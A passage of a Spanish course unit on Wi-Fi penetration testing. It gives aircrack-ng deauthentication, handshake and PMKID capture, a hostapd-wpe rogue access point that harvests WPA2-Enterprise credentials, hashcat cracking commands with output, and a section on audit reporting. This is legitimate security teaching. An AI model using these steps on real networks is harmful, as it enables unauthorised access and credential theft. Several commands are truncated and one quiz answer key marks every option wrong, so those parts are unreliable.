$ aireplay-ng -0 0 wlan0 -e 'nombre_red' --ignore-negative-one -a AA:BB:CC:DD:EE:FF
```

Comprobar que se ha recogido el 4-way-handshake de manera correcta abriendo el fichero de captura con aircrack-ng.

```
$ aircrack-ng fichero-captura
```

Si el handshake se capturó correctamente se puede realizar el proceso de cracking del handshake con aircrack-ng, sólo acepta realizar el proceso de cracking mediante diccionarios de posibles contraseñas.

```
$ aircrack-ng -b AA:BB:CC:DD:EE:FF -w diccionario-contraseñas.txt fichero-captura.c
```

Dado que existen herramientas más eficientes para realizar el proceso de cracking se puede exportar los datos del 4-way-handshake en otro formato para utilizar otra herramienta de cracking. A continuación se muestra el proceso de exportación y posterior cracking del 4-way-handshake con la herramienta hashcat, tanto mediante una máscara de contraseñas cómo mediante el uso de un diccionario.

```
$ aircrack-ng fichero-captura.cap -j handshake.hccapx

$ hashcat -m 2500 -a3 handshake.hccapx -1 "_-.$?!" -2 ?l?u?d?1 ?u?l?l?l?l?l?2?2?2?2

$ hashcat -m 2500 -a0 handshake.hccapx diccionario_passwords.txt -r fichero_reglas_
```

Averiguar contraseña WPA/WPA2-PSK sin clientes conectados (cracking PMKID)

El proceso consiste en extraer el RSN IE (Robust Security Network Information Element) de un sólo frame EAPOL. El RSN IE es un campo opcional que contiene el PMKID, el cual se genera por el propio router cuando un usuario intenta autenticarse.

Al igual que en la técnica anterior, es necesario fijar nuestra monitorización sobre la red, canal y punto de acceso adecuado para guardar una captura de todo el tráfico monitorizado.

```
$ airodump-ng wlan0 -c 11 --essid 'nombre_red' -bssid AA:BB:CC:DD:EE:FF -w fichero-
```

Una vez se ha capturado el PMKID airodump muestra un mensaje de alerta. En este caso la única opción es realizar el proceso de cracking del PMKID capturado con hashcat para ello es necesario exportar el PMKID con aircrack-ng

```
$ aircrack-ng fichero-captura.cap -j pmkid.hccapx
```

A continuación se muestra El proceso de cracking de PMKID mediante un enfoque de tipo máscara y de diccionario de posibles contraseñas, para realizar este proceso, es necesario disponer de una versión de hashcat 4.20 o superior.

```
$ hashcat -m 16800 -a3 pmkid.hccapx -1 "_-.$?!" -2 ?l?u?d?1 ?u?l?l?l?l?l?2?2?2?2?2?
```

```
$ hashcat -m 16800 -a0 pmkid.hccapx diccionario_passwords.txt -r fichero_reglas_tra
```

Para saber más

En el siguiente enlace de youtube se puede acceder a un vídeo en los que se explica de una manera práctica los ataques WPA2-PSK, basados en captura y cracking de 4-way-handshake, haciendo uso de la suite aircrack.

Ataque WPA2-PSK captura y cracking de 4-way-handshake

Hay que tener en cuenta que el proceso de cracking del algoritmo utilizado en este tipo de redes es bastante lento con lo que el uso de una contraseña robusta podría mitigar la posibilidad de recuperar la contraseña.

Autoevaluación

Los ataques más comunes sobre las redes WPA/WPA2-PSK con clientes se basan en:

- [ ] Realizar un ataque de fuerza bruta intentando realizar la autenticación en la red probando diferentes contraseñas contra el punto de acceso

- [ ] Capturar la autenticación de tipo 4-way-handshake de un cliente legítimo en la red para luego aplicar un proceso offline de cracking


- [ ] Buscar contraseñas por defecto de acceso a la red.

Mostrar retroalimentación

Solución

1. Incorrecto
2. Incorrecto
3. Incorrecto

3.4.- Ataques a redes tipo WPA/WPA2-Enterprise.



Mattia Reggiani (Todos los derechos reservados)

Además de las redes de tipo WPA/WPA2-PSK, en las que todos los usuarios comparten una misma contraseña de acceso a la red, existe la versión WPA/WPA2-Enterprise.

De manera opuesta a WPA/WPA2-PSK, en este tipo de redes cada usuario tiene unas credenciales de acceso distintas a los demás usuarios de la red, de esta manera, se puede habilitar o denegar el acceso a la red a cada usuario de manera individual. Este proceso de autenticación se apoya en un servidor de tipo RADIUS para verificar la identidad del dispositivo cliente. Esta redes pueden utilizar dos tipos de autenticación distinta para que los usuarios se registren en la red:

- Autenticación basada en credenciales de usuario (usuario/contraseña)
- Autenticación basada en certificados de cliente

Además, la tecnología WPA/WPA2-Enterprise permite identificar los Puntos de Acceso de la red en base a certificados SSL (similar a la comprobación que se realiza cuando se visita una página web mediante HTTPS), sin embargo, para que esta medida sea. efectiva los dispositivos clientes de la red han de disponer como "Entidad Certificadora Confiable" la CA con la que se generaron los certificados de los Puntos de Acceso (En caso contrario no pueden verificar que los certificados del Puntos de Acceso han sido emitidos por una entidad en la que confían).

El problema en este caso radica en la distribución de esa CA a los dispositivos cliente ya que habrá que desplegarlas de manera transparente al usuario. En este sentido se pueden utilizar dos aproximaciones distintas:

- Mediante GPO en dispositivos cliente que pertenezcan a un dominio de Active Directory
- Mediante el uso de sistemas MDM que pueden gestionar de manera remota otros Sistemas Operativos como Linux, macOS, Android e iOS.

Usos

Normalmente este tipo de redes se utilizan para dotar de conectividad en redes corporativas en las que se desea establecer cifrado del canal y un control de acceso individual por usuario. Además permiten la trazabilidad de las acciones realizadas.

Problemas Asociados

El acceso a este tipo de redes Wi-Fi normalmente proporciona acceso a la red corporativa de manera directa.

No todos los dispositivos inalámbricos disponen soporte para utilizar este tipo de tecnología Wi-Fi.

La distribución de las CA se ha de realizar mediante otros sistemas adicionales como GPO o MDM.

En caso de no distribuir la CA a los dispositivos clientes de la red, éstos no pueden validar si un Punto de Acceso es legítimo o no, lo que permite la realizar técnicas de "Punto de Acceso falso".

Si la autenticación de los dispositivos cliente se realiza mediante credenciales (usuario/ contraseña) y no se valida el certificado del punto de acceso, se pueden realizar técnicas de "Punto de Acceso falso" para capturar los intentos de autenticación y realizar un proceso de cracking para obtener las credenciales con las que se autentica un dispositivo.

Ataque

Existe un ataque efectivo en este tipo de redes mediante el cual podemos establecer un "Punto de Acceso falso" en la red para capturar intentos de autenticación basados en credenciales (usuario/contraseña) y realizar un proceso de cracking sobre la autenticación para obtener la contraseña del usuario. Sin embargo, este ataque no es posible en todos los casos, para que este ataque resulte efectivo se han de cumplir las siguientes premisas:


- Este tipo de ataque sólo funciona en el caso de redes WPA2 Enterprise que utilicen autenticación basada en credenciales usuario:contraseña. En caso de utilizar autenticación mediante certificados de cliente este ataque no resulta efectivo.
- Otro requisito es que el cliente no debe tener implementada la validación del certificado del Punto de Acceso (Necesitaría tener desplegada la CA Interna en los clientes)

Detalles del ataque

Implementar un punto de acceso falso que se anuncia como un punto de acceso legítimo para la red SSID a suplantar. Este punto de acceso falso se comunica con un servidor RADIUS simulando una interconexión con Active Directory administrado por el atacante.

En caso en que la CA no se encuentre desplegada en los dispositivos legítimos de la red,

no pueden comprobar si el Punto de Acceso implementado es legítimo o fraudulento y harán un intento de autenticación.



Sergio Romero Redondo - Elaboración propia (Dominio público)

De esta forma, los clientes legítimos que se encuentren en el radio de cobertura del Punto de acceso falso, enviarán sus credenciales de forma transparente a la plataforma del atacante

Implementación

Para poder realizar este tipo de ataque, es necesario que nuestra tarjeta de red soporte ponerla en modo Master, en caso contrario no se podrá configurar el Punto de Acceso falso.

También es necesario instalar el entorno de AP falso + Radius se utiliza una versión modificada de hostapd llamada hostapd-wpe. En caso de no estar instalado por defecto se puede instalar cómodamente con el gestor de paquetes apt

```
$ apt-get install hostapd-wpe
```

Recordad que se ha de parar el servicio NetworkManager para que no capturen la interfaz de red que queremos utilizar para generar el punto de acceso falso.

```
$ systemctl stop NetworkManager
```

Comprobar el fichero de configuración de hostapd (normalmente se encuentra en /etc/ hostapd-wpe/hostapd-wpe.conf aunque dependiendo de la instalación puede variar) modificando el modo, canal y el nombre de la red del punto e acceso falso según corresponda. A continuación se muestra un ejemplo del contenido del fichero de configuración (Tener en cuenta que dependiendo de la banda y el canal que queramos sólo debemos indicar un modo, a ó g).

```
$ vim /etc/hostapd-wpe/hostapd-wpe.conf
            interface=wlan0 #Interfaz en la que se levantará el Punto de Acceso
            ssid=[ssid_de_la_red] #Nombre de la red
            channel=[1-14] [36-136] #Elegir el canal en el que se implementará el Punto de A
            mode=g #(Para la banda de los 2,4 GHz)
            mode=a #(Para la banda de los 5 GHz)
```

Una vez se ha configurado el Punto de Acceso hay que iniciar hostapd-wpe para que comience a operar el punto de acceso falso-

```
$ hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
```

A continuación se muestra la ejecución de hostapd-wpe y la captura de un intento de autenticación. Como podéis comprobar nos prepara el intento de autenticación en formato hashcat para poder realizar un proceso de cracking y revertir la contraseña.


```
└─$ hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf
Using interface wlan1 with hwaddr 00:c0:ca:a7:47:ea and ssid "Wi-Fi_Test"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.11: associated
wlan1: CTRL-EVENT-EAP-STARTED 02:8f:40:64:2a:3d
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'

mschapv2: Sun Jun 12 11:37:49 2022
         username:      user_test
         challenge:     e8:57:97:06:5a:e7:c2:1c
         response:      5d:ab:2b:93:cc:fb:ea:07:2a:9a:b2:49:7b:67:34:67:ce:0c:a1:aa:f9:8d:c3:53
         jtr NETNTLM:           user_test:$NETNTLM$e85797065ae7c21c$5dab2b93ccfbea072a9ab2497b673467ce0ca1aaf98dc353
         hashcat NETNTLM:       user_test::::5dab2b93ccfbea072a9ab2497b673467ce0ca1aaf98dc353:e85797065ae7c21c
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: CTRL-EVENT-EAP-FAILURE 02:8f:40:64:2a:3d
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.11: disassociated
^Cwlan1: interface state ENABLED->DISABLED
wlan1: AP-DISABLED
wlan1: CTRL-EVENT-TERMINATING
nl80211: deinit ifname=wlan1 disabled_11b_rates=0
```

Sergio Romero Redondo - elaboración propia (CC0)

Realizar el proceso de cracking de contraseñas con hashcat, podemos utilizar un enfoque basado en diccionario o un enfoque basado en máscaras.

```
$ hashcat -m 5500 -a 0 hashes-capturadass.txt /usr/share/wordlists/rockyou.txt --session pru
            $ hashcat -m 5500 hashes-capturadas.txt -a3 -1 ?u?l?d ?1?1?1?1?1?1?1?1?1?1?1 -i --
```

A continuación, se muestra la ejecución del proceso de cracking, del hash de autenticación capturado, mediante el uso de hashcat y el diccionario de posibles contraseñas rockyou.txt.



Sergio Romero Redondo - Elaboración propia (CC0)

Para saber más

En el siguiente enlace de youtube se puede acceder a un vídeo en los que se explica de una manera práctica los ataques WPA2-Enterprise, basados en captura y cracking de autenticación, haciendo uso de la herramienta hostapd-wpe.

Ataque WPA2-Enterprise captura y cracking de autenticación mediante Punto de Acceso falso

Autoevaluación

Cuales son las premisas necesarias para para que un ataque de tipo punto de acceso falso sea efectivo en redes WPA2-Enterprise (Marca todas las opciones que consideres.)

- [ ] La autenticación de los clientes ha de realizarse mediante certificados.
- [ ] La autenticación de los clientes ha de realizarse mediante el credenciales (usuario/contraseña).
- [ ] El dispositivo cliente tiene que estar configurado para no validar el certificado del Punto de Acceso.

Mostrar retroalimentación

Solución

1. Incorrecto
2. Correcto
3. Correcto

4.- Reporting o generación de informes.

Caso práctico

Direct Media (CC0)

Una vez se han realizado las pruebas correspondientes, informan a Juan de los riesgos asociados a cada una de las redes que utilizan en la compañía.

Juan examina el informe, pero le parece que está organizado de una manera un poco caótica. Es normal dado que es la primera vez que realizan un informe de resultados de estas características.

Juan decide que si se van a realizar auditorías periódicas en las redes inalámbricas es conveniente realizar un esfuerzo inicial para diseñar y estructurar un informe genérico de este tipo que se pueda reutilizar para futuras auditorías inalámbricas.

Es la fase de documentación y generación de informes. Es muy similar al tipo de documentación abordada en el tema anterior, pero en este caso están centrados en las debilidades localizadas en las redes inalámbricas auditadas.

En estos informes se describen en detalle las redes presentes en la organización que se han auditado así como todas las debilidades localizadas en cada una de ellas y el proceso que se ha seguido para comprometerlas. También nos apoyamos en el estándar CVSS para poder catalogar las vulnerabilidades localizadas con el fin de evaluar su riesgo.

También se realiza un "informe ejecutivo" en el que se detalla a alto nivel el nivel de madurez en materia de seguridad de los activos auditados.

El informe de Auditoría es el entregable real que se presenta al cliente, es decir, el resultado del trabajo realizado. Tiene como misión los siguientes objetivos:

- Informar a las capas superiores de los vulnerabilidades y debilidades localizadas durante la auditoría Wi-Fi y el riesgo particular que pueden generar sobre cada una de las redes inalámbricas.
- Informar al personal técnico de las vulnerabilidades y debilidades localizadas, mostrar cómo reproducirlas y aportar una recomendación para solucionar o mitigar los problemas de seguridad encontrados.

Tipos de Informe

Dependiendo del tipo de audiencia al que vaya dirigido el informe (Técnicos o la Dirección) se realizarán informes que se enfoquen más en los problemas técnicos y cómo

solventarlos o en el riesgo y posible impacto en el negocio que tiene cada vulnerabilidad o debilidad en caso de ser explotada.

A continuación se enumeran los distintos tipos de informes más comunes.

Informe ejecutivo

Aunque también puede generarse como un informe separado, normalmente en el informe de resultados auditoría se recoge tanto el informe ejecutivo como el informe técnico para que personal de ambos roles puedan interpretarlo. Sin embargo, un empleado con un rol de gestión se apoyará en el resumen ejecutivo para interpretar los riesgos de cada vulnerabilidad y la criticidad de la misma (Basada en el estándar CVSS).

El informe ejecutivo recoge las siguientes secciones:

- Metodología utilizada durante las pruebas.
- Alcance y objeto de la Auditoría.
- Redes Wi-Fi localizadas y mitigación de las mismas.
- Consideraciones y limitaciones.
- Criticidad de las vulnerabilidades o debilidades descubiertas.
- Resumen de vulnerabilidades o debilidades.
- Resumen de recomendaciones para evitar o mitigar las debilidades localizadas.

Informe técnico

El informe técnico se encuentra dirigido al personal técnico de la organización dado que se detalla la problemática específica de la vulnerabilidad o debilidad localizada, razones por las que se produce, detalles para reproducir o explotar la vulnerabilidad y una aproximación a la resolución de las mismas.

Por cada vulnerabilidad o debilidad localizada detallan los siguientes datos:

- Título de la vulnerabilidad o debilidad encontrada.
- Vector CVSS.
- Valoración CVSS.
- Riesgo.
- Descripción.
- Detalle de la vulnerabilidad o debilidad.
- Riesgo en caso de ser explotada.
- Recomendación de solución o mitigación.

Presentación de resultados

Más que un informe es una presentación ejecutiva para explicar las vulnerabilidades y debilidades localizadas en las redes Wi-Fi y sus riesgos asociados.

Se utiliza durante la presentación de resultados en la fase del cierre de auditoría para estructurar todas las vulnerabilidades y debilidades localizadas y sus recomendaciones asociadas.

Autoevaluación

Indica, según corresponda, si las afirmaciones son Verdaderas o Falsas

Los roles dedicados a la gestión se apoyan en el informe ejecutivo para interpretar los riesgos de la vulnerabilidad

○ Verdadero ○ Falso

Verdadero

Es correcto, al ser personal no técnico es preferible que tengan una versión resumida del informe en el que se sintetice los riesgos de la vulnerabilidad y su solución.

En el caso de los informes de auditorías en redes tipo Wi-Fi no se incluye la criticidad de las debilidades localizadas.

○ Verdadero ○ Falso

Falso

Esta opción no es correcta, se utiliza el sistema CVSS para medir la criticidad de una vulnerabilidad o debilidad.

En el informe técnico se detallan todos los pasos necesarios que han permitido al auditor ejecutar una técnica concreta para abusar de una determinada vulnerabilidad o debilidad.

○ Verdadero ○ Falso

Verdadero

Esta opción es correcta, de esta manera el personal técnico tiene todos los detalles para entender la debilidad e incluso llegar a

reproducirla para comprobar si se establecen las medidas adecuadas para la resolución de las mismas.